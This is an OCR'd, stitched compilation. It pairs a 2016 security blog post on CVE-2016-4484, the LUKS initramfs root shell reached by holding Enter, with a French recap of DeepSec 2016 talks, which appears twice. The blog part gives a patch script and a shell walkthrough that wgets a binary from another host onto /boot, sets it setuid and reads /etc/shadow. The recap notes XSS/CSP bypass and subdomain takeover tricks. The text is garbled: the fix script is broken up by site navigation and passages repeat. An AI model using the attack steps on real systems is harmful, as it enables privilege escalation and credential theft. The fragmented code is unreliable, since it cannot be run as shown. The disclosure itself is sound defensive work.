Note: This was tested using Ubuntu Server 16.04. Fedora 24 does not seem to be vulnerable to this attack without some finagling, since chmod is not included in the dracut shell by default. However, dracut does include vi by default, which should be susceptible to the sticky bit attack.

How do we prevent these types of vulnerabilities?

The code in question concerning this vulnerability is all open source. There simply weren't enough critical readers reviewing the code. As users of these immensely popular projects, we owe it to ourselves to occasionally participate in the code review process. It wasn't only the contributors to these projects who failed. We failed. Next time you're using a piece of technology critical to your business or daily habits, check if the source code is available for it. Skim through it. See if you can catch a bit of the ingenuity that went into creating it. If you don't understand a lick of code, check out the wiki and bug trackers for the projects. Too often we take software for granted, and we howl when vulnerabilities like this come out of the woodwork.


Learn more about CVE-2016-4484 at the official disclosure.
(http://hmarco.org/bugs/CVE-2016-4484/CVE-2016-4484_cryptsetup_initrd_shell.html)

17 NOV 2016

BHIS / HOW-TO, INDUSTRY, NEWS, TECHNICAL DEEPSEC16, ENCRYPTION, ENTER KEY, ENTER SESAME, LINUX, LUKS / 0 COMMENTS

Two Button PWNage

Logan Lembke //



Step One: Power. Step Two: Enter. Step Three: ????
Step Four: Profit.

at DeepSec 2016 in Vienna.

CVE-2016-4484: After powering on most Linux computers with hard drive encryption enabled (LUKS), you can make your way into a root shell by simply holding down the enter key.

Alright that sounds bad, and it is. However, the shell you are presented with is severely stripped down, and the encrypted disks remain encrypted. Thankfully, this means a would-be attacker would not be able to access most of the data on the system.

However, the authors of the finding, Hector Marco and Ismael Ripoll, are quick to point out that the vulnerability is still useful for nefarious activities such as

> **Elevation of privilege:** Since the boot partition is typically not encrypted:
>
> It can be used to store an executable file with the bit SetUID enabled. Which can later be used to escalate privileges by a local user.
>
> If the boot is not secured, then it would be possible to replace the kernel and the initrd image.
>
> **Information disclosure:** It is possible to access all the disks. Although the system partition is encrypted it can be copied to an external device,

READ some of our most POPULAR technical posts

RECENT POSTS

Malicious Outlook Rule without an EXE

Carrie Roberts // My current favorite exploit is

A Marketer's Lessons in Con Artistry for Good & Learning

Sierra* // Normally I am hidden in the back rooms at

WEBCAST: Demo of Domain Password Audit Tool

where it can be later be brute forced. Obviously, it is possible to access non-encrypted

Check out Carrie's demo of her DPAT, and if you

(Quoted from http://hmarco.org/bugs/CVE-2016-4484/CVE-2016-4484_cryptsetup_initrd_shell.html)

How do I fix the issue?

Sadly, this bug occurs in several different code bases, making it harder to remedy. On Debian based systems, this problem exists in the cryptsetup package, and on RHEL based systems, the problem lies in the dracut package. At the time of this writing, I have not heard whether or not mkinitcpio based systems are affected.

On Debian based systems, the error is caused by an off by one error in the cryptroot shell script which is packaged with cryptsetup. Marco and Ripoll explain the error here. (link to http://hmarco.org/bugs/CVE-2016-4484/CVE-2016-4484_cryptsetup_initrd_shell.html) An official patch has been rolled out to Debian's unstable and testing repositories, but the patch has not been pushed through to the stable branch. Additionally, Ubuntu has yet to push through a patch to any of their repositories.

While you wait for the official patch, you can protect your system running the following script based on the fix suggested by Marco and Ripoll.

CVE-2016-4484-Debian-Fix

```
#!/bin/sh

perl -i -lpe '
```

Glossary of Terms

How-To

Industry

Informational

Interview

News

Non-Technical

Technical

tool

Webcasts

BROWSE BY TOPIC

ADHD anti-virus AV binary Blue Team Burp C2 con artistry Domain Password Audit Tool Email encryption firewalls hacking hardware hacking hiding Info2Ouch infosec Kill your AV Lawrence's List Linux

```
if (/^[\s]+count=0/){
```



```
};

' /usr/share/initramfs-tools/scripts/local-top/cryptroot

perl -i -0777 -pe '

s/[\s]+if \[ \$crypttries -gt 0 \] && \[ \$count -gt \$crypttries \];

then[\s]+message "cryptsetup: maximum number of tries exceeded for

\$crypttarget"[\s]+return 1/\n\tif [ \$success -eq 0 ];

then\n\t\tmessage \"cryptsetup: Maximum number of tries exceeded.
Please

reboot.\"\n\t\twhile true; do\n\t\t\tsleep 100\n\t\tdone/

' /usr/share/initramfs-tools/scripts/local-top/cryptroot

update-initramfs -u
```

Unfortunately, I cannot provide a fix for dracut on RHEL based systems. Dracut is an event based tool used to generate the initial ram disk used when booting up your Linux system, and I am not very familiar with its code base. However, the fix is likely to be simple, but after looking through the code, I did not quickly notice how to fix it.


In the meantime, checkout the progress being made on official patches here:

Debian: https://packages.qa.debian.org/c/cryptsetup.html

Ubuntu: https://people.canonical.com/~ubuntu-security/cve/2016/CVE-2016-4484.html

RHEL: https://access.redhat.com/security/cve/cve-2016-4484

Dracut:
http://git.kernel.org/cgit/boot/dracut/dracut.git/



Time to get to work!

Who cares about a vulnerability which requires physical access?

While exploiting this vulnerability requires physical access, it is still lethal in a virtual environment. Imagine an attacker is stalking your hypervisor. With this vulnerability, the attacker has an easy way to elevate their privileges on an encrypted virtual machine.

The attacker waits until the virtual machine is powered off, jumps into the root shell, mounts the unencrypted boot partition, loads some programs onto it, sets the sticky bit on the programs, shuts down the virtual machine, and waits until someone logs back into it. Now, all the attacker has to do is

run the programs they loaded into the boot partition in order to obtain root access.


```
#Mount the boot partition

mkdir /boot

mount /dev/sda1 /boot

#Set up an ip address to receive executables

#Note: the busybox executables included in the initramfs do not
work with the sticky bit

ip address add 192.168.0.74/24

ifconfig ens33 up

#Serve up /usr/bin on another computer (192.168.0.100/24)

#Download nano to the boot partition

cd /boot

wget 192.168.0.100/nano

#Set the sticky bit

chmod 4755 nano

#Shutdown

cd ..

umount /dev/sda1

poweroff

#Wait and obtain access to an underprivileged account

/boot/nano /etc/shadow

#WIN.
```

Note: This was tested using Ubuntu Server 16.04. Fedora 24 does not seem to be vulnerable to this attack without some finagling, since chmod is not included in the dracut shell by default. However, dracut does include vi by default, which should be susceptible to the sticky bit attack.

https://www.advens.fr/ressources/blog/retour-sur-la-deepsec-2016

Retour sur la Deepsec 2016

Datum: 16.11.2016

Autor: Jérémy, Auditeur Sécurité, Advens, Kévin Bontems

Nous avons eu l'occasion de participer à la conférence Deepsec 2016 à l'Imperial Riding School de Vienne les 10 et 11 Novembre 2016.
Vous trouverez ici quelques retours sur des conférences qui nous ont intéressés, de par leur originalité ou leur contenu intéressant.

Advanced Concepts for SMM Malware
Sebastian Schrittwieser et Julian Rauchberger nous ont montré un nouveau mode d'infection : l'infection hardware via le System Management Mode.

Ce mode CPU est à l'origine destiné aux appels critiques tels que les signaux d'alimentation ou d'alerte de température, et permet de suspendre l'état du système pour exécuter des actions nécessitant des privilèges élevés avec un accès direct aux interfaces de tous les périphériques, et ce sans aucune protection de la mémoire (pas d'ASLR, pas de pagination…).

Ce type d'attaque se rapproche des infections via le bios UEFI mais cette fois via des appels SMI : System Management Interrupt en plusieurs étapes :

Appel SMI : sauvegarde le contexte actuel
Exécution de code SMI : accès en lecture et écriture à la SMRAM : infection par un malware
Appel RSM (Resume System Management) : reprise du contexte
Les challenges principaux ont été :

La création d'un laboratoire fonctionnel, qu'ils ont choisi de développer à base de la solution de virtualisation Qemu en version 2.5.
La génération d'un code ASM 16bits avec des instructions x64 en « long mode », peu ou mal documentées par Intel.
Générer un appel SMI : en passant par les appels APMC / APIC
S'attacher aux fonctions et à la mémoire du système d'exploitation pour que le malware puisse procéder à des

écoutes des actions de l'utilisateur

Rester invisible : écraser l'IDT (Interrupt Description Table) pour effacer les traces d'appels suspects

Conclusion :

Plusieurs recherches sur les attaques SMM avaient été publiées en 2010 (Duflot), 2014 (Gambit) et en 2015 (Kallenberg et Kovah) mais cette fois les chercheurs vont plus loin car ils ont publié un framework de développement de malware SMM : le framework Longkit.

La menace de ce type d'infection hardware est grandissante malgré le fait qu'elle soit difficile à mesurer. Il reste cependant encore beaucoup de recherches à mener sur ce sujet.

Go Hack Yourself… Or Someone Else Will

Frans Rosén (Detectify) a pu nous faire un retour intéressant sur sa participation aux bugs bounties et sa démarche.

Parti d'un bug bounty Paypal (récompense offerte lors de la découverte d'une vulnérabilité) au cours duquel il avait réussi à usurper un autre compte et démontrer la possibilité d'un vol financier, celui-ci s'intéresse maintenant à toutes les grandes sociétés offrant une récompense.

Il a également noté que les sociétés participant à des bug bounties sont en majorité fair play pour la remise des récompenses et la correction des vulnérabilités, ce qui n'est pas forcément le cas pour d'autres entreprises (celles qui ne proposent pas ce type de programme, du coup), qui parfois ne veulent pas corriger les vulnérabilités remontées.

Un focus sur le fonctionnement des API Facebook Connect nous a surpris, de par les faiblesses de validation des URL utilisées en paramètres et l'exploitation d'une vulnérabilité de redirection non contrôlée (Open URL Redirect).

Ce type de vulnérabilité a pu être trouvé sur de grandes sociétés telles que Zendesk, Linkedin et Vimeo, via l'injection d'une combinaison de backslashs et d'arobases dans les URL utilisées.

En effet, ces caractères ne sont pas documentés dans la RFC, ce qui a facilité des erreurs de développement dans la validation des URL.

Frans a ensuite donné quelques astuces pour la recherche de contournement de filtres et de vulnérabilités d'injection Cross Site Scripting :

La double redirection : utilisation de deux redirections chainées pour passer à travers un filtre limitant le nom de domaine

Utilisation des scripts hébergés en externe : il est possible de passer à travers les protections type Content Security Policy (CSP) via des JavaScripts hébergés chez un CDN ou chez Google permettent parfois l'exécution de code XSS via les paramètres type « callback »

Ensuite, il a pu montrer un vecteur d'attaque intéressant : la récupération d'un sous-domaine abandonné par une société afin de mener des actions malveillantes.

En parcourant régulièrement les sous-domaines existant via les archives DNS publiques type RateIP, Virus total ou encore Similarweb, il a pu relever (de par l'absence de résolution IP) des blogs abandonnés (type Wordpress.com) ou des campagnes marketing terminées (par exemple sur Heroku) et recréer un compte sur les sites publics afin de prendre le contrôle du nom DNS et de son contenu.

CSP Is Dead, Long Live Strict CSP!

Lukas Weichselbaum travaillant actuellement chez Google nous a présenté les concepts du CSP (Content Security Policy) permettant de restreindre l'origine du contenu sur une page web afin de se protéger principalement des vulnérabilités de type Cross Site Scripting par un simple ajout d'un entête coté serveur. Cet entête sera alors ensuite pris en compte par le navigateur (si celui-ci est compatible).

Alors que les premières versions (CSP1 et CSP2) étaient relativement contraignantes à implémenter et très facilement contournables (suite à une mauvaise configuration), la version 3 apporte son lot de nouveautés non négligeable. Il est maintenant possible d'ajouter un aléa unique de type « nonce » et il n'est donc plus nécessaire d'implémenter un système de listes blanches. La directive « strict-dynamic » permet quant à elle d'éviter de rendre non fonctionnel certains appels JavaScript (par la propagation de liens de confiance). Actuellement seuls Chrome, Opera et Firefox supportent cette dernière version.

Google a d'ailleurs commencé à implémenter cette CSP3 sur différents services accessibles au grand public. Ils ont également mis à disposition un outil pour évaluer la robustesse des règles CSP mises en place ici.

N'hésitez pas à lire les slides de présentation à l'adresse suivante pour plus d'informations.

Java Deserialization Vulnerabilities – The Forgotten Bug Class

Matthias Kaiser (Code White) a présenté une nouvelle fois la vulnérabilité de désérialisation Java liée à un bug connu depuis plus de 10 ans dans énormément de produits.

Cependant, nous avons noté quelques points intéressants pour simplifier la recherche de cette vulnérabilité :

Cibler les services Java RMI / JMX / JMX ainsi que le module Viewstate JSF est un bon point de départ car ceux-ci sont souvent vulnérables à la désérialisation

La détection d'objets sérialisés est facilitée par la recherche du code Magic « AC ED »

Les fonctions Java liées à ObjectInputStream ne valident pas les paramètres passés et tout objet est désérialisé même s'il y a une exception. S'intéresser à la fonction readObject() en particulier est un bon point de départ pour un audit de code.

Nous avons noté que ce type de vulnérabilité reste présent dans de nombreux produits encore développés aujourd'hui, et que les auteurs de ces programmes ne semblent donc pas suffisamment sensibilisés.

The Perfect Door And The Ideal Padlock

Cette conférence de Deviant Ollam (The CORE Group) nous a transporté dans son monde particulier : l'ouverture de porte et de cadenas.

Non ici il ne s'agit pas de lockpicking classique, mais plutôt de déjouer tout mécanisme afin de provoquer l'ouverture, sans forcément s'intéresser à la serrure (mécanique ou électronique).

Nous avons pu voir de nombreux scénarios pour lesquels le speaker a pu ouvrir notamment des cadenas de grilles ou des portes liés à des sites protégés tels que des sites de traitement des eaux, ou encore des portes d'établissement bancaires ou sensibles.

Il a montré que parfois il n'est pas nécessaire d'avoir du matériel de serrurier pour ouvrir une porte. Il a démontré qu'il suffit d'utiliser :

Un morceau de métal d'une canette pour ouvrir un cadenas

Un fil de fer (trouvé dans une poubelle à proximité) pour ouvrir une porte avec la poignée intérieure depuis

l'extérieur d'un bâtiment

Un appui sur une « bombe à air », la fumée d'une cigarette (ou en crachant du whisky, cf. son retour d'expérience J) depuis l'arrière de la porte pour déclencher un détecteur de mouvement à l'intérieur.
Une radiographie ou un outil coudé pour ouvrir une porte claquée

Ses démonstrations surprenantes ont également fait part de nombreux comportements humains qui ont parfois largement facilité son entrée : l'absence d'interrogation lors de la rencontre avec un personnel qui ne le connaissait pas, l'absence de verrouillage d'une porte, et dans la grande majorité des cas, des défauts dans l'installation des portes : ouvertures trop grandes autour de la porte, poignées ou verrous mal placés, gonds des portes du mauvais côté…

Of Mice and Keyboards: On the Security of Modern Wireless Desktop Sets
Après une présentation des différents outils utilisés et des précédentes recherches (KeySweeper, Mousejack,…) dans le domaine des périphériques sans fils de type souris et claviers, Gerhard Klostermeier nous présente ses résultats sur les claviers qui chiffrent les communications en AES.

Voici ci-dessous un résumé des différentes attaques possibles sur ces équipements sans fils (hors Bluetooth) :

Insufficient Protection of Code and Data

> Accès trivial au bus SPI
> Extraction et manipulation du firmware
> Certains équipements disposent d'une clé définie en usine qu'il n'est pas possible de changer

Mouse Spoofing Attacks

> Exploitation des communications sans chiffrement pour les souris sans fil
> Permet d'envoyer à distance des mouvements et clic de souris et compromettre un équipement (via Crazyradio PA par exemple)

Replay Attacks

> Attaque par rejeu de requête sans en comprendre le protocole
> Tous les claviers testés sont vulnérables à cette attaque
> Permet par exemple de capturer le mot de passe entré et de le rejouer par la suite.

Keystroke Injection Attacks

> Récupération automatique de la clé de chiffrement AES par une simple écoute (key release packet).

> Injection possible de frappes sur les claviers de marques Cherry et Perixx en récupérant la clé AES via un accès SPI.

Pour en savoir plus cliquez-ici.

badGPO – Using GPOs for Persistence and Lateral Movement

Après un bref rappel sur l'utilité des GPOs (Group Policies), Yves Kraft et Immanuel Willi nous présentent une manière de les utiliser afin d'infecter un domaine de manière persistance en mémoire sur des serveurs critiques et cela de manière automatisée.

Différents modules présents dans le Framework EMPIRE ont été développés dans ce but afin de créer automatiquement la GPO. Il est par exemple ensuite possible de déployer un malware, de rechercher un fichier précis ou encore de modifier des paramètres de configuration sur l'ensemble des serveurs et poste de travail du domaine. Ces différents modules sont cependant utilisables lorsque nous disposons déjà des droits Administrateurs du domaine.

La présentation est disponible ici.

Smart Sheriff, Dumb Idea: The Wild West of Government Assisted Parenting

Abraham Aranguren & Fabian Fäßler de la société Cure53 nous ont présentés ici un retour d'expérience d'un test d'intrusion sur une application mobile dénommée Smart Sheriff développée à la demande du gouvernement sud-coréen afin de protéger les enfants de contenus illicites. Son installation a été rendue obligatoire lors de l'achat d'un smartphone.

Cependant de nombreuses vulnérabilités ont été détectées :

Défaut d'implémentation de TLS sur les URLs appelées. A la place, c'est l'utilisation d'un simple XOR avec un mot de passe stocké dans l'APK Android qui avait été choisi. Cela permet donc trivialement d'accéder à l'ensemble des données envoyées.

Fuite d'informations : Récupération du numéro des parents à partir du numéro d'un enfant. Il est ensuite possible

de demander à l'application le mot de passe du parent protégé également via un XOR comme précédemment.

Défaut de mise à jour : Utilisation d'une version de Tomcat obsolète.

Contournement trivial des restrictions sur les URLs

XSS, injections SQL ….

Après un test de contrôle non concluant, l'application a été supprimée du Store. Cependant, celle-ci est réapparue quelques temps après sous un autre nom avec une simple modification de l'affichage.

Le rapport d'intrusion est d'ailleurs disponible à l'adresse suivante (test initiale et test de contrôle) ainsi que les slides de la conférence : lien 1 / lien 2 / lien 3

Enfin, une autre application mobile a été testée. Celle-ci est appelée Smart Dream et souffre de nombreux défauts. Il a par exemple été possible d'obtenir de nombreux messages envoyés par des enfants sud-coréens directement depuis internet.

Retour sur la conférence en général

Nous repartons de cette conférence en ayant pu participer à des présentations riches et très intéressantes sur les 34 proposées dans 2 salles (left & right pirouette), le tout dans un cadre agréable et parfaitement bien organisé.

Le tarif d'entrée est toutefois assez onéreux (~700€ en Early booking pour 2J) et l'ambiance geek/décalée (que nous avons l'habitude de voir sur les autres conférences) pas assez présente. Notons qu'il est également possible de s'inscrire à deux jours de training supplémentaires avant la conférence pour un total de ~2000€.

Une expérience à renouveler !

Retour sur la Deepsec 2016

SÉCURITÉ DES APPLICATIONS

PARTAGER LE BILLET DE BLOG

Nous avons eu l'occasion de participer à la conférence Deepsec 2016 à l'Imperial Riding School de Vienne les 10 et 11 Novembre 2016.

Vous trouverez ici quelques retours sur des conférences qui nous ont intéressés, de par leur originalité ou leur contenu intéressant.

Advanced Concepts for SMM Malware

Sebastian Schrittwieser et Julian Rauchberger nous ont montré un nouveau mode d'infection : l'infection hardware via le *System Management Mode*.

Ce mode CPU est à l'origine destiné aux appels critiques tels que les signaux d'alimentation ou d'alerte de température, et permet de suspendre l'état du système pour exécuter des actions nécessitant des privilèges élevés avec un accès direct aux interfaces de tous les périphériques, et ce sans aucune protection de la mémoire (pas d'ASLR, pas de pagination...).

Ce type d'attaque se rapproche des infections via le bios UEFI mais cette fois via des appels SMI : *System Management Interrupt* en plusieurs étapes :

- Appel SMI : sauvegarde le contexte actuel
- Exécution de code SMI : accès en lecture et écriture à la SMRAM : infection par un malware
- Appel RSM (Resume System Management) : reprise du contexte

Les challenges principaux ont été :

Thèmes

GOUVERNANCE RISQUES ET CONFORMITÉ

MOBILITÉ

NORMES ET RÉGLEMENTATION

SÉCURITÉ DE L'INFORMATION

SÉCURITÉ DES APPLICATIONS

SÉCURITÉ DU CLOUD

SECURITY-AS-A-SERVICE

TABLEAUX DE BORD

TECHNOLOGIES DE SÉCURITÉ

TOUS LES THÈMES

Articles récents

SecNumCloud, la french touch du cloud de confiance
13 DÉCEMBRE 2016

BruCON ? Wat?? Waar?? Wanneer??
25 NOVEMBRE 2016

Retour sur la Deepsec 2016
16 NOVEMBRE 2016

- La création d'un laboratoire fonctionnel, qu'ils ont choisi de développer à base de la solution de virtualisation Qemu en version 2.5.
- La génération d'un code ASM 16bits avec des instructions x64 en « long mode », peu ou mal documentées par Intel.
- Générer un appel SMI : en passant par les appels APMC / APIC
- S'attacher aux fonctions et à la mémoire du système d'exploitation pour que le malware puisse procéder à des écoutes des actions de l'utilisateur
- Rester invisible : écraser l'IDT (Interrupt Description Table) pour effacer les traces d'appels suspects

Conclusion :

Plusieurs recherches sur les attaques SMM avaient été publiées en 2010 (Duflot), 2014 (Gambit) et en 2015 (Kallenberg et Kovah) mais cette fois les chercheurs vont plus loin car ils ont publié un framework de développement de malware SMM : le framework Longkit.

La menace de ce type d'infection hardware est grandissante malgré le fait qu'elle soit difficile à mesurer. Il reste cependant encore beaucoup de recherches à mener sur ce sujet.

Go Hack Yourself… Or Someone Else Will

Frans Rosén (Detectify) a pu nous faire un retour intéressant sur sa participation aux bugs bounties et sa démarche.

Parti d'un bug bounty Paypal (récompense offerte lors de la découverte d'une vulnérabilité) au cours duquel il avait réussi à usurper un autre compte et démontrer la possibilité d'un vol financier, celui-ci s'intéresse maintenant à toutes les grandes sociétés offrant une récompense.

Il a également noté que les sociétés participant à des bug bounties sont en majorité fair play pour la remise des récompenses et la correction des vulnérabilités, ce qui n'est pas forcément le cas pour d'autres entreprises (celles qui ne proposent pas ce type de programme, du coup), qui parfois ne veulent pas corriger les vulnérabilités remontées.

Un focus sur le fonctionnement des API Facebook Connect nous a surpris, de par les faiblesses de validation des URL utilisées en paramètres et l'exploitation d'une vulnérabilité de redirection non contrôlée (Open URL Redirect).

Ce type de vulnérabilité a pu être trouvé sur de grandes sociétés telles que Zendesk, Linkedin et Vimeo, via l'injection d'une combinaison de backslashs et d'arobases dans les URL utilisées.

En effet, ces caractères ne sont pas documentés dans la RFC, ce qui a facilité des erreurs de développement dans la validation des URL.

Frans a ensuite donné quelques astuces pour la recherche de contournement de filtres et de vulnérabilités d'injection Cross Site Scripting :

- La double redirection : utilisation de deux redirections chainées pour passer à travers un filtre limitant le nom de domaine
- Utilisation des scripts hébergés en externe : il est possible de passer à travers les protections type Content Security Policy (CSP) via des JavaScripts


hébergés chez un CDN ou chez Google permettent parfois l'exécution de code XSS via les paramètres type « callback »

Ensuite, il a pu montrer un vecteur d'attaque intéressant : la récupération d'un sous-domaine abandonné par une société afin de mener des actions malveillantes.

En parcourant régulièrement les sous-domaines existant via les archives DNS publiques type RateIP, Virus total ou encore Similarweb, il a pu relever (de par l'absence de résolution IP) des blogs abandonnés (type Wordpress.com) ou des campagnes marketing terminées (par exemple sur Heroku) et recréer un compte sur les sites publics afin de prendre le contrôle du nom DNS et de son contenu.


CSP Is Dead, Long Live Strict CSP!

Lukas Weichselbaum travaillant actuellement chez Google nous a présenté les concepts du CSP (Content Security Policy) permettant de restreindre l'origine du contenu sur une page web afin de se protéger principalement des vulnérabilités de type Cross Site Scripting par un simple ajout d'un entête coté serveur. Cet entête sera alors ensuite pris en compte par le navigateur (si celui-ci est compatible).



	Unique CSPs	Report Only	Bypassable				
			unsafe_inline	Missing object_src	Wildcard in script-src whitelist	Unsafe domain in script-src whitelist	Trivially Bypassable Total
Unique CSPs	26011	2591 9.96%	21947 84.38%	3131 12.04%	5753 22.12%	19719 75.81%	24637 94.72%
XSS Policies	22425	0 0%	19652 87.63%	2109 9.4%	4816 21.48%	17754 79.17%	21232 94.68%
Strict XSS Policies	2437	0 0%	0 0%	348 14.28%	0 0%	1015 41.65%	1244 51.05%

Alors que les premières versions (CSP1 et CSP2) étaient relativement contraignantes à implémenter et très facilement contournables (suite à une mauvaise configuration), la version 3 apporte son lot de nouveautés non négligeable. Il est maintenant possible d'ajouter un aléa unique de type « nonce » et il n'est donc plus nécessaire d'implémenter un système de listes blanches. La directive « strict-dynamic » permet quant à elle d'éviter de rendre non fonctionnel certains appels JavaScript (par la propagation de liens de confiance). Actuellement seuls Chrome, Opera et Firefox supportent cette dernière version.




Google a d'ailleurs commencé à implémenter cette CSP3 sur différents services accessibles au grand public. Ils ont également mis à disposition un outil pour évaluer la robustesse des règles CSP mises en place ici.

N'hésitez pas à lire les slides de présentation à l'adresse suivante pour plus d'informations.

Java Deserialization Vulnerabilities – The Forgotten Bug Class

Matthias Kaiser (Code White) a présenté une nouvelle fois la vulnérabilité de désérialisation Java liée à un bug connu depuis plus de 10 ans dans énormément de produits.
Cependant, nous avons noté quelques points intéressants pour simplifier la recherche de cette vulnérabilité :

- Cibler les services Java RMI / JMX / JMX ainsi que le module Viewstate JSF est un bon point de départ car ceux-ci sont souvent vulnérables à la désérialisation
- La détection d'objets sérialisés est facilitée par la recherche du code Magic « AC ED »
- Les fonctions Java liées à *ObjectInputStream* ne valident pas les paramètres passés et tout objet est désérialisé même s'il y a une exception. S'intéresser à la fonction *readObject*() en particulier est un bon point de départ pour un audit de code.



Nous avons noté que ce type de vulnérabilité reste présent dans de nombreux produits encore développés aujourd'hui, et que les auteurs de ces programmes ne semblent donc pas suffisamment sensibilisés.

The Perfect Door And The Ideal Padlock

Cette conférence de Deviant Ollam (The CORE Group) nous a transporté dans son monde particulier : l'ouverture de porte et de cadenas.

Non ici il ne s'agit pas de lockpicking classique, mais plutôt de déjouer tout mécanisme afin de provoquer l'ouverture, sans forcément s'intéresser à la serrure (mécanique ou électronique).

Nous avons pu voir de nombreux scénarios pour lesquels le *speaker* a pu ouvrir notamment des cadenas de grilles ou des portes liés à des sites protégés tels que des sites de traitement des eaux, ou encore des portes d'établissement bancaires ou sensibles.

